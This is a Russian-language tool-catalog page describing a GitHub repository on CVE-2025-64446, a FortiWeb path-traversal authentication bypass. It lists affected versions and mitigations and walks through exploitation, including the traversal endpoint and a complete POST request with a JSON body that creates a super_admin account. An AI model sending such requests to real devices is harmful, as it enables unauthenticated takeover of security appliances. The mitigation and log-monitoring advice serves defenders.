
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/0xblackash/cve-2025-64446
Аутентификация и авторизацияАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеRed Teaming
GitHub0xblackash/cve-2025-64446

CVE-2025-64446

CVE-2025-64446

Репозиторий
287 месяцев назадЕщё не проверено
Поделиться

🛡️ CVE-2025-64446 — Критический обход аутентификации и обход пути в FortiWeb

Linux 6 15 Released (18) (1)

Severity Fortinet Exploited

Критическая уязвимость без аутентификации, позволяющая удалённым злоумышленникам создавать учётные записи администратора на устройствах FortiWeb.


📌 Обзор

CVE-2025-64446 — это серьёзная уязвимость относительного обхода пути в интерфейсе управления веб-приложением FortiWeb.

Неаутентифицированный удалённый злоумышленник может использовать эту ошибку для обхода аутентификации и создания новых пользователей-администраторов с полными привилегиями, что приводит к полной компрометации устройства.

  • Оценка CVSS v3.1: 9.8 (Критический)
  • Тип атаки: Удалённая без аутентификации
  • Воздействие: Полный захват управления
  • Статус: Активно эксплуатируется в реальных условиях

🛠️ Затронутые версии

ПродуктЗатронутые версииИсправлено в версии
FortiWeb 8.08.0.0 – 8.0.18.0.2 и выше
FortiWeb 7.67.6.0 – 7.6.47.6.5 и выше
FortiWeb 7.47.4.0 – 7.4.97.4.10 и выше
FortiWeb 7.27.2.0 – 7.2.117.2.12 и выше
FortiWeb 7.07.0.0 – 7.0.117.0.12 и выше

Рекомендация: Обновитесь до последней исправленной версии как можно скорее.


🔥 Как злоумышленники эксплуатируют эту уязвимость

Пошаговая эксплуатация

  1. Определение цели
    Злоумышленник сканирует общедоступные интерфейсы управления FortiWeb (обычно через HTTPS на порту 443 или 8443).

  2. Формирование вредоносного запроса
    Суть эксплойта заключается в относительном обходе пути (../) в сочетании со специально составленным URL, который достигает внутренней конечной точки CGI без аутентификации.

    Шаблон уязвимой конечной точки:

    /api/v2.0/cmdb/system/admin?.../../../../../../cgi-bin/fwbcgi
    
  3. Отправка эксплойта

    Злоумышленник отправляет один POST-запрос с JSON-нагрузкой для создания новой учётной записи администратора.

    Пример запроса эксплойта:

    POST /api/v2.0/cmdb/system/admin%3f/../../../../../cgi-bin/fwbcgi HTTP/1.1
    Host: target-fortiw eb.example.com
    Content-Type: application/json
    
    {
      "name": "hackedadmin",
      "password": "AttackerPass123!",
      "access_profile": "super_admin",
      "type": "local"
    }
    
  4. Успешная эксплуатация

    В случае успеха FortiWeb создаёт новую учётную запись администратора без какой-либо предварительной аутентификации. Затем злоумышленник может войти, используя только что созданные учётные данные, и получить полный контроль над WAF.

Почему это работает

API управления не выполняет должную очистку пути, что позволяет запросу вернуться к устаревшему двоичному файлу fwbcgi, который не требует аутентификации для определённых операций.


📸 Скриншоты



Fortinet0day 3 Fortinet0day Fortinet0day 1 Fortinet0day 2

🛡️ Смягчение и лучшие практики

  • Немедленно обновите FortiWeb до исправленной версии
  • Никогда не открывайте интерфейс управления напрямую в интернет
  • Используйте строгую сегментацию сети и VPN для административного доступа
  • Отслеживайте журналы на предмет запросов, содержащих fwbcgi, ../ или необычных попыток создания администраторов
  • Регулярно проверяйте учётные записи администраторов на подозрительные записи

Только для образовательных целей и защитных исследований в области безопасности.

Сделано с ❤️ для сообщества кибербезопасности

Последнее обновление: апрель 2026 г.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    343
  • 5

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →